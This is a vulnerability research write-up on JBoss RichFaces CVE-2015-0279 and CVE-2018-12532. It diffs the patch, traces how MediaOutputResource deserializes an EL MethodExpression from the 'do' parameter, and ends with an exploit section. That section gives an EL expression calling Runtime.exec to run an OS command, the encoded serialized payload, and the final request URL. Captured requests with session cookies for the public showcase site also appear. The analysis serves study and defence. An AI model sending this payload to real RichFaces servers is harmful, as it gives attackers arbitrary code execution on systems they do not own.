

CVE-2015-0279

Author: lamnc2

Github: [kiven7299](#)

Description

CVE-2015-0279

JBoss RichFaces before 4.5.4 allows remote attackers to inject expression language (EL) expressions and execute arbitrary Java code via the do parameter

nvd.nist.gov

CVE-2018-12532

JBoss RichFaces 4.5.3 through 4.5.17 allows unauthenticated remote attackers to inject an arbitrary expression language (EL) variable mapper and execute arbitrary Java code via a **MediaOutputResource's resource request**, aka RF-14309.

nvd.nist.gov

Injection of arbitrary EL variable mapper allows to **bypass mitigation of CVE-2015-0279** and thereby remote code execution.

codewhitesec.blogspot.com

Conclusion

RichFaces from 4.5.3 to 4.5.17 has a vulnerability in `MediaOutputResource` that allows injecting arbitrary EL variable mapper.

Find the vulnerable entry point

As stated in CVEs' description, the vulnerability is attempted to be patched in Richfaces4.5.4, so let's make a comparison between the two versions: <https://github.com/richfaces/richfaces/compare/4.5.3.Final...richfaces:4.5.4.Final>

Look for `MediaOutputResource`:

```
▼ 9 components/a4j/src/main/java/org/richfaces/resource/MediaOutputResource.java ...
@@ -25,6 +25,7 @@
25 25 import java.util.Date;
26 26 import java.util.HashMap;
27 27 import java.util.Map;
28 + import java.util.regex.Pattern;
28 29
29 30 import javax.el.MethodExpression;
30 31 import javax.el.ValueExpression;
@@ -47,6 +48,8 @@
47 48 private boolean cacheable;
48 49 private MethodExpression contentProducer;
49 50 private ValueExpression expiresExpression;
51 +
52 + private static final String PARENTHESES = "[^\\(\\)]*";
50 53 /*
51 54 * TODO: add handling for expressions:
52 55 *
@@ -59,6 +62,12 @@
59 62
60 63 public void encode(FacesContext facesContext) throws IOException {
61 64     OutputStream outStream = facesContext.getExternalContext().getResponseOutputStream();
65 +     String expr = contentProducer.getExpressionString();
66 +
67 +     if (!Pattern.matches(PARENTHESES, expr)) { // method expression must not be executed
68 +         throw new IllegalArgumentException("Expression \"" + expr + "\" contains parentheses.");
69 +     }
70 +
62 71     contentProducer.invoke(facesContext.getELContext(), new Object[] { outStream, userData });
63 72 }
```

So the vulnerability is located in `richfaces-`

`a4j:4.5.3:org.richfaces.resource.MediaOutputResource#encode()` method which calls `javax.el.MethodExpression#invoke()` to evaluate EL expression.

Reach the vulnerable entry point

Refers to RichFaces Showcase for RichFaces 4.5.3.Final ([Github](#))

RichFaces: Ajax enabled JSF 2.0 component library

Online demo <http://showcase.richfaces.org>

RichFaces showcase is an application created to show **RichFaces components in action**. It contains a set of small use-cases implemented using RichFaces components.

Snapshot:

[Project Site](#) | [Project Wiki](#) | [User Forum](#) | [Tag Library Docs](#) | [Download](#) | [Source](#)

Select Skin:

[wine](#)
[ruby](#)
[japanCherry](#)
[emeraldTown](#)
[deepMarine](#)
[classic](#)
[blueSky](#)

Ajax Action

Ajax Queue

Ajax Output/Containers

a4j:outputPanel

a4j:status

a4j:region

a4j:mediaOutput

a4j:log

Validation

Data Iteration

Trees

Output/Panels

Menus

Inputs

mediaOutput for image output

The **a4j:mediaOutput** component allows images, video, sounds, and other binary resources to be displayed as defined by a user on the fly.

The **createContent** attribute references the method that is used for creating content. The method accepts two parameters:

- The **OutputStream** parameter is a reference to the stream that is used for output.
- The second parameter is a reference to the **value** attribute of the component.

The **value** attribute references data that can be used as input data for the content creator method. The data should be serializable since it is encoded as the URL of the resource.

The **contentType** attribute defines the type of output content. It is used to define the corresponding type in the header of an HTTP response.

The **cacheable** attribute is a flag that defines the caching strategy. If **cacheable** is set to false, the response will not be cached. If set to true, it will be cached and the serialized value of the **value** attribute is used as a cache key.

This example reads the existing image and re-indexes the palette using colors you selected below.

Color 1 Red
Color 2 Dark Blue
Color 3 Green

Process the image

[VDL documentation](#)
[Component Reference](#)

It implies that RichFaces Showcase application utilizes the *MediaOutputResource* dynamic resource builder.

Inspects requests made by functions:

Raw Params Headers Hex

```

GET /richfaces/component-sample.jsf?demo=mediaOutput&skin=blueSky HTTP/1.1
Host: showcase.richfaces.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Referer: http://showcase.richfaces.org/richfaces/component-sample.jsf?demo=region&skin=blueSky
Cookie: __utma=143911734.1445602122.1585920997.1585981853.1585994756.3;
__utms=143911734.1585920997.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
JSESSIONID=yb16fvWpThC8Ww_K6do0Cs4AMXKkPgEdZxXwtjMd.showcase-app-7-snn7j;
b6d413eda987ddca568eba06cb2c96e1=d3f2419f67b9ada9780a4842ed8b2022; __utmc=143911734; __utmb=143911
Upgrade-Insecure-Requests: 1

```

Raw Params Headers Hex

```

GET
/x/fRes/org.richfaces.resource.MediaOutputResource.jsf?do=AfU01r1FAUvPMd0FphLCqKFIcKRC6-UitQG0tH1exAjF2Mn3Xjm-Sa2n3jJi--96QSL4saJi
4ExpK9RF0Y3-ANGhiMaK4HC2foZmkeSFe-4995yTlS-hCfaw706tcWc4Esw02GSh26pvPh061UJHtc0QJoAQFEr2LNeNS61QB4vltXjL3PLvkwTEFchoS2UzWBnjDiA
cyu5xDeXsZJTIG6PDGoYbvCKFj6zBE1Dd!vhu70XcYt0BpwY7Pc6Lvs0jWLA3o-daem7DQdAOKjXo0YTxss46DnQrQuk2UIVchAS4U2A1TEIaf0yggKvQm-4S8DGSLEI!S
3i5xwWtNeBQc2VWGKJ4UUI4dJHdHjT6eSm00imTgajm6PvwyMo2qlDcJt7Xh1bTthoHEMBbhvGgsqaa1fSh0FWocytg3oKvSS3Ao0dQW90nd7-3PWcf0extxCsm3Uzfea
TnKFwLc9qym12h0Uvp1lk575xs3-D5-XB3vL56QHdvjEHSB3DBs01ElldFG4eUIEGw7nubRMX02JCqg5XPlmUR317v!v4r0FBcvFizU7k6xDTI-sKzbF3tUoEW-!psYP
B6Ds6m1k5TmFk:1ZKUMPOQIB!ql4S8Wbxx!Uf!70XVUDsG-rJMH5Jlw0CPyCHDpesshh8i8dJ0E-66aslYNOT112s4eXbDKLiKf1D3Q8snTAPKJ8bGT1xarTsUWwDPCRk
T!4Ed02U HTTP/1.1
Host: showcase.richfaces.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Connection: close
Referer: http://showcase.richfaces.org/richfaces/component-sample.jsf?demo=mediaOutput&skin=blueSky
Cookie: __utma=143911734.1445602122.1585920997.1585981853.1585994756.3;
__utms=143911734.1585920997.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
JSESSIONID=yb16fvWpThC8Ww_K6do0Cs4AMXKkPgEdZxXwtjMd.showcase-app-7-snn7j;
b6d413eda987ddca568eba06cb2c96e1=d3f2419f67b9ada9780a4842ed8b2022; __utmc=143911734; __utmb=143911734.1.10.1585994756; __utmt=1

```

Make 2nd request to locally-built web app ([Source code](#)), see that it reaches the vulnerable entry point.

```

36 public void encode(FacesContext facesContext) throws IOException {
37     OutputStream outputStream = facesContext.getExternalContext().getResponseOutputStream();
38     this.contentProducer.invoke(facesContext.getELContext(), new Object[]{outputStream, this.userData});
39 }

```

```

@DynamicResource
public class MediaOutputResource extends AbstractUserResource implements StateHolder, CacheableResource {
    private String contentType; contentType: null
    private boolean cacheable; cacheable: false
    private MethodExpression contentProducer; contentProducer: null
    private ValueExpression expiresExpression; expiresExpression: null
    private ValueExpression lastModifiedExpression; lastModifiedExpression: null
    private ValueExpression timeToLiveExpression; timeToLiveExpression: null
    private Object userData; userData: null
    private String fileName; fileName: null

    public MediaOutputResource() {
    }

    public void encode(FacesContext facesContext) throws IOException { facesContext: FacesContextImpl@6033
        OutputStream outputStream = facesContext.getExternalContext().getResponseOutputStream(); outputStream: Coy
        this.contentProducer.invoke(facesContext.getELContext(), new Object[]{outputStream, this.userData}); co
    }
}

```

`contentProducer` is the EL to be evaluated which, as we can see, is set beforehand. Thus, we have to examine the application's workflow to know how `contentProducer` gains its value..

Examine the workflow

I make a standalone post on this subject: [RichFaces's resource handler](#)

At the step of restoring the state of a resource, in this case, `MediaOutputResource`:

```

1 //org.richfaces.resource.ResourceUtils
2 public static void restoreResourceState(FacesContext context, Object
  resource, Object state) {
3     if (state == null) {
4         // transient resource hasn't provided any data
5         return;
6     }
7
8     if (resource instanceof StateHolderResource) {
9         ...
10    } else if (resource instanceof StateHolder) {
11        StateHolder stateHolder = (StateHolder) resource;
12        stateHolder.restoreState(context, state);
13    }
14 }

```

```


1 //public class MediaOutputResource extends AbstractUserResource implements
  StateHolder, CacheableResource
2 public void restoreState(FacesContext context, Object stateObject) {
3     Object[] state = (Object[])((Object[])stateObject);
4     this.setCacheable((Boolean)state[0]);
5     this.setContentType((String)state[1]);
6     this.userData = UIComponentBase.restoreAttachedState(context,
  state[2]);
7     this.contentProducer =
  (MethodExpression)UIComponentBase.restoreAttachedState(context, state[3]);
8     this.fileName = (String)state[4];
9 }

```

Variable `state` gains its value by deserialization in

`org.richfaces.resource.ResourceUtils#decodeObjectData()`:

```
1 public static Object decodeObjectData(String encodedData) {
2     byte[] objectArray = decodeBytesData(encodedData);
3
4     try {
5         ObjectInputStream in = new LookAheadObjectInputStream(new
6         ByteArrayInputStream(objectArray));
7         return in.readObject();
8     } catch (StreamCorruptedException e) {
9
10        RESOURCE_LOGGER.error(Messages.getMessage(Messages.STREAM_CORRUPTED_ERROR),
11        e);
12    } catch (IOException e) {
13
14        RESOURCE_LOGGER.error(Messages.getMessage(Messages.DESERIALIZE_DATA_INPUT_E
15        RROR), e);
16    } catch (ClassNotFoundException e) {
17
18        RESOURCE_LOGGER.error(Messages.getMessage(Messages.DATA_CLASS_NOT_FOUND_ERR
19        OR), e);
20    }
21
22    return null;
23 }
```



```
p state = {Object[5]@5781}
  Not showing null elements
▶ 0 = {Boolean@5795} false
▶ 1 = "image/jpeg"
▼ 2 = {StateHolderSaver@5797}
  f className = null
  ▶ f savedState = {MediaData@5799}
▼ 3 = {StateHolderSaver@5798}
  f className = null
  ▼ f savedState = {TagMethodExpression@5800} "/imgUsage.xhtml @39,80 cr€... View
    ▶ f attr = "/imgUsage.xhtml @39,80 createContent="#{mediaBean.process}"
    ▶ f orig = {MethodExpressionImpl@5803}
```

- `state[3].orig`: EL expression to be evaluated

In next step, response (images, videos, tables, ...) is made for users by calling, in this case, `MediaOutputResource.decode()` which is the vulnerable entry point.

```

1 public void encode(FacesContext facesContext) throws IOException {
2     OutputStream outputStream =
3         facesContext.getExternalContext().getResponseOutputStream();
4         this.contentProducer.invoke(facesContext.getELContext(), new Object[]
5         {outputStream, this.userData});
6     }

```

`contentProducer` is the EL expression to be evaluated.

```

this = {MediaOutputResource@7033}
  ▶ f contentType = "image/jpeg"
  f cacheable = false
  ▼ f contentProducer = {TagMethodExpression@7034} "/imgUsage.xhtml @39,80 crea...
    ▶ f attr = "/imgUsage.xhtml @39,80 createContent="#{mediaBean.process}"
    ▼ f orig = {MethodExpressionImpl@7041}
      f expectedType = null
      ▶ f expr = "#{testBean.execute}"
      f fnMapper = null
      f varMapper = null
      f node = null
      ▶ f paramTypes = {Class[2]@7043}
      f expiresExpression = null

```

Conclusion

- Make serialized object of that:

```

1 // * is a must
2 Object[5]: java.lang.Object
3   [0]*: Boolean - is cacheable
4   [1]: String - contentType of the response
5   [2]: StateHolderSaver
6     savedState: existed class (existed in application) - used as
7     param to MethodExpression
8   [3]*: StateHolderSaver
9     savedState: MethodExpression - EL expression to inject


```

- `Deflate` encrypting. Use encrypting functions provided by RichFaces in `ResourceUtils`
- Payload: `GET /rfRes/org.richfaces.resource.MediaOutputResource.jsf?do=<serialized object>`

Exploit

Craft payload

Makes an web application that gets an EL expression as input and return string representing serialized object. Source code here [Github](#)



Result:

```
eAFtkbtKA0EUho-
LKbyAiYKXQhBFwWb2AaKNEFTYaLEgGqvJ5ri7YblzmZ3EjUGxsbfRsDSgYKuVbyHEIuADWImFIpZWziZqQO2!!!yXc!0C:
83L5LhPDMAIgEAiVBCqkstcc6QBs0pefjQ-
Hg1oCcHiSplFdS0gn6!RF00iwJdoYVzsTAiO9TBkDi8JHiAgSK2ogpXOCugtGkV5dbd7eJZo5k1wLCgz2E0DNdoCRUMt!OZcT'
bNkqfMn-
P5hmmIxHbT3PpEiqo4yFBRrKoPF7IREJiGPo8WC0JlqmdW8nxy9qgrithopP3H7ZsjQ3kTh7f4ln0cD9c99rV0bH9nmstIfbnYXU'
S3R07bX7!4KvjTWvj6Xmyvvz9A0P9IZbhAlaEiBT0er7nfwLO7qOt
```



EL expression to execute OS command:

```
1 #
  {request.getClass().getClassLoader().loadClass("java.lang.Runtime").getMethod(
    ("getRuntime").invoke(null).exec("calc.exe")}
```

Serialized object:

```
1 eAFtUTFrFEEY!VxyhYmQU0GTQggryF0z9wNOgyWYwMaAC0HP6sve596cszNzM7PnJkeCjY1NAiKNR
LDVyn8hxCLGD7ASC0VSpnL2VrOgdh!fvPfmvfe9-w6N3MDVJ9EQx8gEypStbw4pcd39T4-
OmrYtAoBCA0DDGrhco-4qJQj18ZJ58fnw7ECAF3rQGKPIyamdzPIMU-omNaXaE2-
VxII9xYQsS1Sm1STpWOzQ0YoSFTIxjsk8!vjhzShh8VoAQQQXE4HWPSCMHFYz-
uuU!jqxM1ym3Qhmref0pxoOrlUIrjoxGY6Cb-OmoG6hy-
9DZVKGGpMBMRJsJdxA9ZcLbcharuRqpsXy1uuoufBm65KPa2Cx8vsf7Ci6Ptfb-!KzrMUXd46r1d6
-
fBwf9k5Ut4t7vgeTmxNDo5ysYym5e2woVvt8jBT69H4h!FA9hnXLD3PpeEbhFF!ZboVepd5zOVbPq
CVzIdqMCKpaYYIikcewVQPNwqvq7e9r!27z!cnG1283Jvf!XDtw!1JHSAvzWhcoZgz8wH8BiE7JRg
—
```

Final payload:

```
1 /rfRes/org.richfaces.resource.MediaOutputResource.jsf?
do=eAFtUTFrFEEY!VxyhYmQU0GTQggryF0z9wNOgyWYwMaAC0HP6sve596cszNzM7PnJkeCjY1NAi
kNRLDVyn8hxCLGD7ASC0VSpnL2VrOgdh!fvPfmvfe9-w6N3MDVJ9EQx8gEypStbw4pcd39T4-
OmrYtAoBCA0DDGrhco-4qJQj18ZJ58fnw7ECAF3rQGKPIyamdzPIMU-omNaXaE2-
VxII9xYQsS1Sm1STpWOzQ0YoSFTIxjsk8!vjhzShh8VoAQQQXE4HWPSCMHFYz-
uuU!jqxM1ym3Qhmref0pxoOrlUIrjoxGY6Cb-OmoG6hy-
9DZVKGGpMBMRJsJdxA9ZcLbcharuRqpsXy1uuoufBm65KPa2Cx8vsf7Ci6Ptfb-!KzrMUXd46r1d6
-
fBwf9k5Ut4t7vgeTmxNDo5ysYym5e2woVvt8jBT69H4h!FA9hnXLD3PpeEbhFF!ZboVepd5zOVbPq
CVzIdqMCKpaYYIikcewVQPNwqvq7e9r!27z!cnG1283Jvf!XDtw!1JHSAvzWhcoZgz8wH8BiE7JRg
—
```

PoC

Video demo: <https://drive.google.com/open?id=1-5JAxk5jDNCmX0eW XFMAiZot62b-WZbf>